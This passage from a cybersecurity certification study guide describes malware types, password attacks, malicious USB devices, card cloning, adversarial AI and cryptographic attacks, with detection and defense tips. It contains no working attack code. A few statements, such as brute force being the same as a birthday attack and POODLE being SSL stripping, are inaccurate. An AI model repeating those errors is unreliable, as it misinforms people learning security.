Command and control (C&C) (a.k.a. C2, herder) is an intermediary serving as the locus of connection between an attacker and bots (see next heading, "Bots") where commands are distributed and information is exchanged. A C&C assists the attacker in remaining anonymous, while controlling botnet agents. Any communication system can be used as a C&C including internet relay chat (IRC) channels, IM, Facebook accounts, Twitter accounts, file transfer protocol (FTP) sites, email accounts, USENET/NNTP newsgroups, telnet sites, websites, and even peer-to-peer (P2P, PTP) systems.

Bots

The term *botnet* is a shortened form of the phrase "software robot network". It is used to describe a massive deployment of malicious code onto numerous compromised systems that are all remotely controlled by a hacker. Although they're most commonly known to be used to perform DoS flooding attacks, botnets can also be used to transmit spam, password cracking, or perform any other malicious activity.

Direct control of a botnet occurs when the bot herder sends commands to each bot. Therefore, bots have a listening service on an open port waiting for the communication from the bot herder. Indirect control of a botnet can occur through a C&C (see the previous section).

A botnet creator writes their botnet code to exploit a common and widespread vulnerability to spread the botnet agent far and wide. This botnet infection code is often called a botnet agent, bot, or zombie. The secondary victims are the hosts of the botnet agent itself and aren't generally affected or damaged beyond the initial intrusion and planting of the botnet agent.

The best defense against a botnet is to keep your systems patched and hardened and to not become the host of a botnet agent. Strict outbound firewall rules, spoofed source address filtering, and web content filtering on a unified threat management (UTM) device are also effective countermeasures. In addition, most antivirus software and antispyware/adware tools include well-known botnet agents in their detection databases.

The indicators of botnet compromise can include slow system performance, abnormal network traffic, strange files appearing, unknown processes, and odd program windows

appearing on the desktop. Organizations might detect the presence of bots based on abnormal communications to external targets that are significantly large, occur during non-production hours, or when the destination is atypical. Bots' heartbeat or call-home communications with a C&C can be detected when it occurs at regular time intervals and/or the destination is accessed by multiple internal clients repeatedly.

Botnet agents can be designed to infect any type of computer system, including traditional PCs and servers, as well as printers, routers, firewalls, wireless access points, Internet of Things (IoT) devices, security cameras, and mobile phones.

Cryptomalware

Cryptomalware (a.k.a. *crypto mining* or *crypto jacking*) uses system resources to mine cryptocurrencies, such as Bitcoin or Monero. Cryptomalware is often designed to remain hidden and give little hint of its presence on the system.

As mentioned under the "Ransomware" heading, it is unfortunately common to mistakenly conflate the terms of cryptomalware with ransomware.

Logic bombs

A *logic bomb* is a form of malicious code that remains dormant until a triggering event or condition occurs. The triggering event can be a specific time and date, the launching of a specific program, typing in a certain keystroke combination, a specific state or condition being monitored by a script, or the accessing of a specific URL. A logic bomb can also be a fork bomb, which triggers a duplication event where the original code is cloned and launched. This forking/cloning process repeats until the system crashes due to resource consumption by the malware.

Symptoms of logic bomb compromise could include an abrupt change in system performance, crashing of applications or the system, and a loss of storage device free space. When looking at a script that might be a logic bomb, look for IF-THEN or WHILE loops.

Spyware

Spyware is any form of malicious code or even business/commercial code that collects information about users without their direct knowledge or permission. The user is often unaware that the spyware tool is present and gathering information that is periodically transmitted to some outside entity. Spyware can be deposited by malware, or it can be installed as an extra element of applications.

Adware displays pop-up or alternate advertisements to users based on their activities. Unfortunately, most adware products arrive on client systems without the knowledge or consent of the user. Thus, even legitimate commercial products are often seen as intrusive and abusive adware.

Some forms of adware display offerings for fake or false security products. They often display an animation that seems like the system is being scanned. This type of malware is also known as scareware or fake security software.

Spyware and adware infections may cause noticeable symptoms such as slow system performance, poor keyboard and mouse responsiveness, the appearance of unknown files,

appearance of new BHOs or browser toolbars, indefinite display of system busy icons (the spinning circle or the hourglass), browser crashes, and significant reduction in available system resources including quickly dwindling available storage space.

A spyware programmer is most concerned with collecting information about and from the victim; thus, they typically try to avoid being too obtrusive or causing too many interruptions of typical system behavior. An adware programmer is usually most concerned about getting the false advertisements displayed to the victim, and thus over-consumption of system resources or interfering with normal execution of applications is of little concern to them.

Keyloggers

A *keylogger* is a PUP that records keystrokes. A keylogger usually stores the collected keystrokes in a file, but some only hold data in memory until it is transmitted elsewhere. A keylogger might store the keystroke file in a home folder or the root of the main storage device.

Network packet capture could intercept keystroke file transmission. If a keystroke logger victim was visiting a website, the transmitted payload could be something like "`www.amazon.com<ENTER>michael@impactonline.n<BACKSPACE>com<TAB>MonKey123<ENTER>`."

Remote access Trojan (RAT)

A *remote-access Trojan (RAT)* is malware that grants an attacker some level of remote-control access to a compromised system. Most RATs then initiate an outbound connection to the attacker's waiting system to grant them access to manipulate the victim's data and system operations.

RAT infections may result in noticeable symptoms such as odd network communications and traffic levels; a system that will not auto-engage the screensaver or timed sleep mode; higher levels of drive, CPU, and memory activity; and the appearance of unknown files on storage devices.

It may be possible to detect the presence of a RAT by inspecting the network connections of a system. One way to do this is to use the CLI tool of netstat (see section 4.1 heading "netstat"). Look for connections using odd ports (Figure 1.3) or associated with applications that don't usually have networking associated with them (such as Calc or Notepad).


Rootkit

A *rootkit* is malware that embeds itself deep within an operating system (OS). The term is a derivative of the concept of rooting and a utility kit of hacking tools. Rooting is gaining total or full control over a system.

A rootkit often positions itself deep into the OS, where it can manipulate information seen by the OS and displayed to users. A rootkit may replace the OS kernel, shim itself under the kernel, replace device drivers, or infiltrate application libraries so that whatever

information it feeds to or hides from the OS, the OS thinks is normal and acceptable. This allows a rootkit to hide itself from detection, prevent its files from being viewed by file management tools, and prevent its active processes from being viewed by task management or process management tools. Thus, a rootkit is a type of invisibility shield used to hide itself and other malicious tools.

FIGURE 1.3 An example of netstat showing an open listening session on port 5001 by nc (netcat)



There are several rootkit-detection tools, some of which are able to remove known rootkits. However, once you suspect a rootkit is on a system, the only truly secure response is to reconstitute or replace the entire computer. *Reconstitution* involves performing a thorough storage sanitization operation on all storage devices on that system, reinstalling the OS and all applications from trusted original sources, and then restoring files from trusted rootkit-free backups. Obviously, the best protection against rootkits is defense (i.e., don't get infected in the first place) rather than response.

There are often no noticeable symptoms or indicators of compromise related to a rootkit infection. In the moments after initial rootkit installation there might be some system sluggishness and unresponsiveness as the rootkit installs itself, but otherwise it will actively mask any symptoms. In some rootkit infections, the initial infector, dropper, or installer of the malware will perform privilege escalation (see section 1.3 heading "Privilege escalation").

A means to potentially detect the presence of a rootkit is to notice when system files, such as device drivers and dynamic-link libraries (DLLs), have a file size and/or hash value change. File hash tracking can be performed manually by an administrator or automatically by host-based intrusion detection system (HIDS) and system monitoring security tools.


Backdoor

The term *backdoor* can refer to two types of problems or attacks on a system. The first and oldest type of backdoor was a developer-installed access method that bypassed all security restrictions. That type of backdoor was a special hard-coded user account, password, or command sequence that allowed anyone with knowledge of the access hook (sometimes called a *maintenance hook*) to enter the environment and make changes. Unfortunately, such programming shortcuts are often forgotten about when the product nears completion; thus, they end up in the final product.

The second meaning of backdoor is a hacker-installed remote-access remote-control malicious client. An illicit backdoor can be deposited by malware, in a website mobile code download (a.k.a. a drive-by download), or even part of an intrusion activity. A backdoor serves as an access portal for hackers so that they can bypass any security restrictions, authentication requirements, and gain (or regain) access to a system.

Figure 1.4 shows a backdoor attack in progress.

FIGURE 1.4 A backdoor attack in progress



Password attacks

Password-focused attacks are collectively known as *password cracking* or *password guessing*. Passwords are usually stored in a hashed format for the security provided by the one-way process. A password hash does not contain the password characters, but it is a representation of the password produced by the hashing algorithm. Future authentication events hash the user's newly typed in password and compare it to the stored hash. If the two hashes match, the user is authenticated; if not, the user is rejected.

Password hashes can be attacked using reverse engineering, reverse hash matching (a.k.a. a rainbow table attack), or a birthday attack. These attack methods are commonly used by many password-cracking tools.

Reverse-engineering a hash (a.k.a. reverse hash matching) is the idea of taking a potential password, hashing it, and then comparing the result to the hash you want to crack. Then repeat until successful.

Spraying


Spraying passwords or *credential stuffing* is the attempt to log into a user account through repeated attempts of submitting generated or pulled-from-a-list credentials. This can also be called an online attack.

Credential stuffing can be mitigated by sites themselves by implementing account lockout.

Dictionary

A *dictionary attack* (Figure 1.5) performs password guessing by using a preexisting or precompiled list of possible passwords. There are password lists built around topics, from interests, or out of collections of previous credential breaches, as well as dumps of large volumes of written materials.

FIGURE 1.5 A dictionary attack configuration page from Cain & Abel




Ethical penetration testers and system administrators should use password-focused dictionary lists for security testing. Dictionary attacks are relatively fast operations, but they have a low rate of success against security-knowledgeable users.

Brute force

A *brute-force attack* (Figure 1.6) tries every possible valid combination of characters to construct possible passwords. Simple and short passwords can be discovered amazingly quickly with a brute-force approach; however, longer and complex passwords can take an outrageously long period of time.

FIGURE 1.6 A brute-force attack configuration page from Cain & Abel



A *hybrid attack* uses a dictionary list as its password source but uses brute-force techniques to make modifications on a progressively increasing level. Hybrid attacks are often successful even against users who think they're being clever by, for example, changing *a* to @ or *o* to 0 and adding the number 42 to the end of the name of their favorite movie character. Hybrid password attacks are often successful against users who are minimally compliant with a company password policy.

Offline

An *offline password attack* is one in which the attacker is not working against a live target system but instead is working on their own independent computers. An attacker will have had to obtain the target's password hashes and then transferred them to their own computers. Collecting hashes is a challenging task, since most systems are designed to specifically prevent theft of hashes.

Password-cracking operations can take place on the attacker's own computers or using a cloud computing service. An offline attack is not affected or limited by account lockout, since that security feature is part of the authentication service and not the hash itself.

Online

An *online password attack* occurs against a live logon prompt. This process is also known as password spraying or credential stuffing.

Account lockout is the security mechanism that allows a set number of logon attempts before the account is locked out (disabled for use). Some forms of lockout lock the account completely, whereas others lock only the current location (thus another location or device can be used to attempt logon). Some lockouts will disable the primary means of logon (such as a fingerprint) and revert to a fallback method (such as a password). Some lockout systems also offer a user lockout clearing process that may involve SMS or emailed recovery codes or answering identity verification security questions. Some lockout systems use an ever-increasing delay between logon attempts.

Rainbow table

Traditionally, password crackers hashed each potential password and then performed an *Exclusive OR (XOR)* comparison to check it against the stolen hash. The hashing process is much slower than the XOR process, so 99.99 percent of the time is actually spent generating hashes. Rainbow tables is a form of password cracking developed to remove the hashing time from the attacking time.

Rainbow tables are a form of pre-computed hash tables. Rainbow tables take advantage of a concept known as a *hash chain* (please review the "Precomputed hash chains" section of `en.wikipedia.org/wiki/Rainbow_table`). A hash lookup can be performed in a fraction of the time using a rainbow table's hash chains compared to a live brute-force attack.

Rainbow tables do have their limitations. It is difficult to know whether a particular set of hash chains is sufficient to cover or address all or even most of the potential passwords for a given hash. The size of the rainbow table depends on the range of possible passwords. For poor password hashing algorithms and short, simple passwords, the rainbow table can be quite small, but for robust hashing and complex passwords, the rainbow table becomes infeasibly large.


Sometimes rainbow tables are associated with a simpler concept of precomputed hash database. A database containing all possible input passwords and their corresponding output hash would be considerably larger than when hash chains are used.

As a system's designer, you can provide a defense against rainbow tables (and other password cracking attacks) by implementing a salt (see section 2.8 heading "Salting").

Plaintext/unencrypted

It is no longer an acceptable practice to allow authentication to take place over a plaintext or clear-text communication channel. All authentication, without exception, should be encrypted. When older insecure versions of services, such as FTP (Figure 1.7), Telnet, or even Hypertext Transfer Protocol (HTTP), are in use, investigating the presence of unencrypted credentials is essential.

FIGURE 1.7 A captured plaintext FTP password using Wireshark



Physical attacks

Physical attacks can include attempts to gain access into a facility, damage a facility, steal equipment, damage equipment, plant software or listening devices, clone data, and physically harm personnel.

Malicious Universal Serial Bus (USB) cable

A *malicious universal serial bus (USB) cable* is a device crafted to perform unwanted activities against a computer and/or mobile device or peripheral without the victim realizing the attack is occurring. With the advancement of miniaturization of computer processing and storage chips, it is possible to embed various attack devices in the typical structure of a USB cable.

A malicious USB cable could be designed to function as a hardware keystroke logger, but may require that the keyboard be connected to the bad USB cable directly.

A malicious USB cable could be designed to function as a file copying device. This would involve the scanning of other storage devices for files of interest and then copying them to the storage space embedded in the bad USB cable.

A malicious USB cable could be designed to function as an injector of malicious code. The bad USB cable can have storage space to host malicious code that is injected into a PC or mobile device once the cable is connected.

A malicious USB cable could be designed to function as a remote access tool using an embedded WiFi adapter, allowing it to be connected to by a nearby hacker using a smartphone or portable PC.

A malicious USB cable could be designed to function as a false keyboard or mouse. A hacker could pre-program a series of keystrokes to be transmitted from the memory of the malicious USB cable to the victim PC to carry out any operation from the keyboard.

A malicious USB cable could be designed to destroy a connected system through electricity discharge. This can be accomplished by allowing embedded capacitors to charge up on the small amount of electricity from a USB port over time. Then, once fully charged, the full current of the stored power could be dumped back against the target system. This is often sufficient power to destroy the motherboard or mainboard of the target.


A malicious USB cable is not going to be easy to detect, recognize, or notice. They are manufactured to mimic the coloring, style, and dimensions of common USB cables. To avoid being compromised by a malicious USB cable, only obtain new cables from trusted vendors.

Malicious flash drive

All of the malicious concepts mentioned for malicious USB cables also apply to USB drives, flash drives, and even memory cards.

Mobile phones can often function as USB storage when attached to a computer via a USB cable (Figure 1.8). Mobile phones can thus provide writable access to both their internal memory storage and any expanded storage, such as SD or microSD cards.

FIGURE 1.8 A mobile phone's storage is accessible from a Windows system after connecting via a USB cable.



Card cloning

Card cloning is the duplication or skimming of data from a targeted source card and writing it onto a blank new card. *Skimming* can be accomplished by a small hand-held device, by a device planted in a point-of-sale (POS) device (such as an ATM or gas pump), or by a card reader connected to a PC.

Some methods of preventing credit card cloning and fraud include the requirement of a PIN at the time of use, encryption of all card to POS transactions, and the generation of random reference codes to each place of purchase as well as to each individual transaction.

Card cloning can also be used against subscriber identity module (SIM) cards used in mobile phones and other devices. If a SIM card is cloned, then the clone SIMs may be able to connect other devices to the telecommunications services and link the use back to the account of the owner of the original targeted SIM.

Skimming

Skimming is used in card cloning. See the previous heading "Card cloning."

Adversarial artificial intelligence (AI)

Adversarial artificial intelligence (AI) (AAI) or *adversarial machine learning (ML) (AML)* is a training or programming technique where computational systems are set up to operate in opposition to automate the process of developing system defenses and attacks. This is known as a *generative adversarial network (GAN)*. One side is tasked with generating false, misleading, or malicious input, while the other side is tasked with detecting falsehoods. As the two systems interact, they each adapt and learn to perform their task better. The false data is harder to differentiate as false, but the truth detector is better at identifying falsehoods. This technique can be used to quickly advance a technology far beyond the programming skills of humans.

To see a real-world GAN in action, visit `thispersondoesnotexist.com`. Learn more at `machinelearningmastery.com/impressive-applications-of-generative-adversarial-networks/` and `medium.com/@jonathan_hui/gan-some-cool-applications-of-gans-4c9ecca35900`

AAI, AML, and GANs are already being used to improve the operations of security products, such as IDSs, firewalls, and antivirus. It also should be of no surprise that nation-state attackers have also integrated AAI, AML, and GAN into their exploit tools.

Evidence of AI/ML/GAN attacks against your organization may include a significant increase in access attempts compared to normal human-based attacks, nonsensical content in input logs (which might indicate use of fuzzing-based attacks or GAN attack generation), and extremely fast-paced pivoting events after a successful breach.

Tainted training data for machine learning (ML)

Tainted training data for machine learning (ML), AI, and GAN system can result in poor, useless, or even harmful outcomes. It is extremely important to provide properly focused data as input to AL, ML, and GAN systems as such data, especially at the initial stages of programming and development, will have magnified consequences later.

We have already seen examples of this phenomena. Some facial recognition systems trained primarily on white American males have difficulty recognizing people of other nationalities and skin color. Chat bots that are trained on the content of less-than-ideal chat rooms and discussion forums may descend into racist rants and cursing.

Security of machine learning algorithms

Security of machine learning algorithms is another important consideration of ML/AI/GAN systems. First, do we want an open-source basis for ML algorithms? Second, would it be better to keep the algorithms a secret? Third, should the system be able to adjust its own code? If ML/AI/GANs are allowed to alter their own programming, they may produce solutions and efficiencies far beyond the capability of humans. However, it could also allow for the system to go off-course from its intended goals or produce results that we as humans cannot understand, and we would be unable to resolve the issues in code we don't understand. Fourth, would an ML/AI/GAN be of any use if it cannot adjust its own core code? A system with human-defined immutable code would be more configurable, correctable, and comprehendible. But it also would reduce its capacity to grow beyond our human limitations of design, computation, and evaluation. If our enemies use an unrestricted system, would our shackled system be of any use as a defense?

There are no definitive answers to these and the related questions to the security and other issues surrounding ML, AI, and GAN systems. As this field advances, there will be more questions and ideally some answers to questions about how and whether ML, AL, and GAN will help with IT security.

Supply-chain attacks

Most organizations rely upon products manufactured as part of a long and complex supply chain. Attacks on that supply chain could result in flawed or less reliable products or could allow for remote access or listening mechanisms to be embedding into otherwise functioning equipment.

These types of attacks present a risk that can be challenging to address. An organization may elect to inspect all equipment to reduce the chance of modified devices going into production networks. However, with miniaturization, it may be nearly impossible to discover an extra chip placed on a device's mainboard. Also, the manipulation may be through firmware or software instead of hardware. Organizations can choose to source products from trusted and reputable vendors, maybe even attempting to use vendors that manufacture most of their products domestically.

Cloud-based vs. on-premises attacks

There is some difference between attacks that occur against your organization when your core IT is located on-premises versus when it is cloud-based. Generally, on-premises attacks are more likely to be intentionally focused on your organization. Generally, cloud-based attacks are more likely a matter of opportunity, in that the attackers found a flaw in a cloud service and your account just happened to be hit in the process.

In section 1.6 heading "Cloud-based vs. on-premises vulnerabilities," there is more coverage of this topic including a list of weaknesses and issues to consider when operating the core IT of an organization in the cloud.

Cryptographic attacks

Cryptographic attacks are the means and methods by which hackers attempt to overcome the mechanisms of encryption to breach the security that such systems provide.

Birthday

A *brute-force* or *birthday attack* is used against hashing and other forms of cryptography involving finite sets (of either hashes or keys). The birthday attack gets its name from the birthday statistical paradox, which is found in the area of mathematics known as *probability theory*. When cracking passwords, each wrong guess removes one option from the remaining pool, so the next guess has a slightly greater chance of being correct.

Collision

A *collision* occurs when the output of two cryptographic operations produce the same result. A hash collision occurs when two different data sets that are hashed by the same hashing algorithm produce the same hash value.

Hashes are designed to detect corruption, alteration, or counterfeiting that a person would not notice or would overlook. To this end, hashing algorithms employ *avalanche effects*, which ensure that small changes in the input produce large changes in the output. Thus, if before and after hashes do not match, the current data set is not the same as the original data set. However, if the before and after hashes do match, then if the two data sets don't look like each other, then the occurrence of a matching hash is a collision. Only when the before and after hashes match and the current data looks like the original data can you accept the current data as valid and that it has retained its integrity.

Hash collision is easier with hashes that are shorter, such as 128 bits in length, than longer hashes, such as those 512 bits in length. So, when choosing a hashing algorithm, use the available option that produces the longest hash.

Downgrade

A *downgrade attack* attempts to prevent a client from successfully negotiating robust high-grade encryption with a server. This attack may be performed using an on-path attack (a false proxy) to forcibly downgrade the attempted encryption negotiation. If successful, the attacker is able to eavesdrop and manipulate the conversation even after the

"encrypted" session is established. This type of attack is possible if both the client and server retain older encryption options.

Padding Oracle On Downgraded Legacy Encryption (POODLE) is an SSL/TLS downgrade attack that causes the client to fall back to using SSL 3.0, which has less robust encryption cipher suite options than TLS. This attack is also known as SSL stripping.

The best defense against downgrade attacks is to disable support for older encryption options and discontinue backward compatibility with less secure systems.

Exam Essentials

Understand malware. Malware or malicious code is any element of software that performs an unwanted function from the perspective of the legitimate user or owner of a computer system.

Understand ransomware. Ransomware is a form of malware that takes over a computer system, usually by encrypting user data, to hinder its use while demanding payment.

Understand Trojan. A Trojan or Trojan horse is a means of delivering malicious software by disguising inside of something useful or legitimate.

Understand worms. Worms are designed to exploit a specific vulnerability in a system and then use that flaw to replicate themselves to other systems. Worms typically focus on replication and distribution, rather than on direct damage and destruction.

Understand PUPs. Potentially unwanted programs (PUPs) are any type of questionable software. Anything that is not specifically malware but still otherwise unwanted on a typical computer system could be considered a PUP.

Understand fileless virus. Fileless viruses reside in memory only and do not save themselves to the local storage devices.

Understand command and control. Command and control (C&C) is an intermediary communication service often used by botnets.

Understand bots and botnets. Bots are the infection agents that make up a botnet. A botnet is a network of systems infected by malicious software agents controlled by a hacker to launch massive attacks against targets.

Understand cryptomalware. Cryptomalware is a form of malware that uses the system resources of an infected computer to mine cryptocurrencies.

Understand logic bombs. A logic bomb is a form of malicious code that remains dormant until a triggering event or condition occurs.

Understand spyware. Spyware is any form of malicious code or even business or commercial code that collects information about users without their direct knowledge or permission.

Understand adware. Adware displays pop-up or alternate advertisements to users based on their activities, URLs they have visited, applications they have accessed, and so on.

Understand keyloggers. A keylogger is a form of unwanted software that records the keystrokes typed into a system's keyboard.

Understand a RAT. A remote-access Trojan (RAT) is a form of malicious code that grants an attacker some level of remote-control access to a compromised system.

Understand rootkits. A rootkit is a special type of hacker tool that embeds itself deep within an operating system (OS), where it can manipulate information seen by the OS and displayed to users.

Understand backdoor attacks. There are two types of backdoor attacks: a developer-installed access method that bypasses any and all security restrictions, or a hacker-installed remote-access client.

Understand password attacks. Password attacks are collectively known as password cracking or password guessing. Forms of password attacks include brute force (also known as a birthday attack), dictionary, hybrid, and rainbow tables.

Understand spraying and stuffing. Spraying or stuffing of passwords/credentials is the attempt to log into a user account through repeated attempts of submitting generated or pulled-from-a-list credentials.

Understand dictionary attacks. A dictionary attack performs password guessing by using a preexisting or precompiled list of possible passwords.

Understand brute-force attacks. A brute-force attack tries every valid combination of characters to construct possible passwords.

Understand online vs. offline password cracking. An online password attack occurs against a live logon prompt. An offline attack is one where the attacker is working on their own independent computers to compromise a password hash.

Understand rainbow tables. Rainbow tables take advantage of a concept known as a hash chain. It offers relatively fast password cracking, but at the expense of spending the time and effort beforehand to craft the rainbow table hash chain database.

Understand malicious USB cables and flash drives. A malicious universal serial bus (USB) cable or flash drive is a device crafted to perform unwanted activities against a computer and/or mobile device or peripheral without the victim realizing the attack is occurring. Attacks include exfiltrating data and injecting malware.

Understand card cloning and skimming. Card cloning is the duplication of data (skimming) from a targeted source card onto a blank new card.

Understand adversarial AI. Adversarial artificial intelligence (AI) (AAI) or adversarial machine learning (ML) (AML) is a training or programming technique where computational systems are set up to operate in opposition to automate the process of developing system defenses and attacks. This is also called a generative adversarial network (GAN).

Understand supply-chain attacks. Supply chain attacks could result in flawed or less reliable products or could allow for remote access or listening mechanisms to be embedding into otherwise functioning equipment.

Understand birthday attacks. Birthday attacks (a.k.a. brute force) are used against hashing and other forms of cryptography involving finite sets (of either hashes or keys).

Understand collision. A collision is when the output of two cryptography operations produces the same result.

Understand a downgrade attack. A downgrade attack attempts to prevent a client from successfully negotiating robust high-grade encryption with a server.

1.3 Given a scenario, analyze potential indicators associated with application attacks.

A wide variety of attacks and exploitations are used by attackers to exfiltrate data or gain logical or physical access to our organizations.

Arbitrary Code Execution/Remote Code Execution

Arbitrary code execution (or *remote code execution*) is the ability to run any software—particularly malicious shell code—on a target system. When combined with privilege escalation, a hacker gains open-ended ability to perform any task on the system.

Privilege escalation

Privilege escalation occurs when a user is able to obtain greater permissions, access, or privileges. Privilege escalation is a tactic employed by hackers who are attempting to obtain a broader range of permissions, access, and capabilities.

Privilege escalation can take place via weaknesses in the OS or an application. Often a hacker tool is used to exploit a programming flaw to obtain permanent or temporary access to a privileged group or account. In other cases, privilege escalation occurs through identity theft or credential compromise, such as keystroke capturing or password cracking.

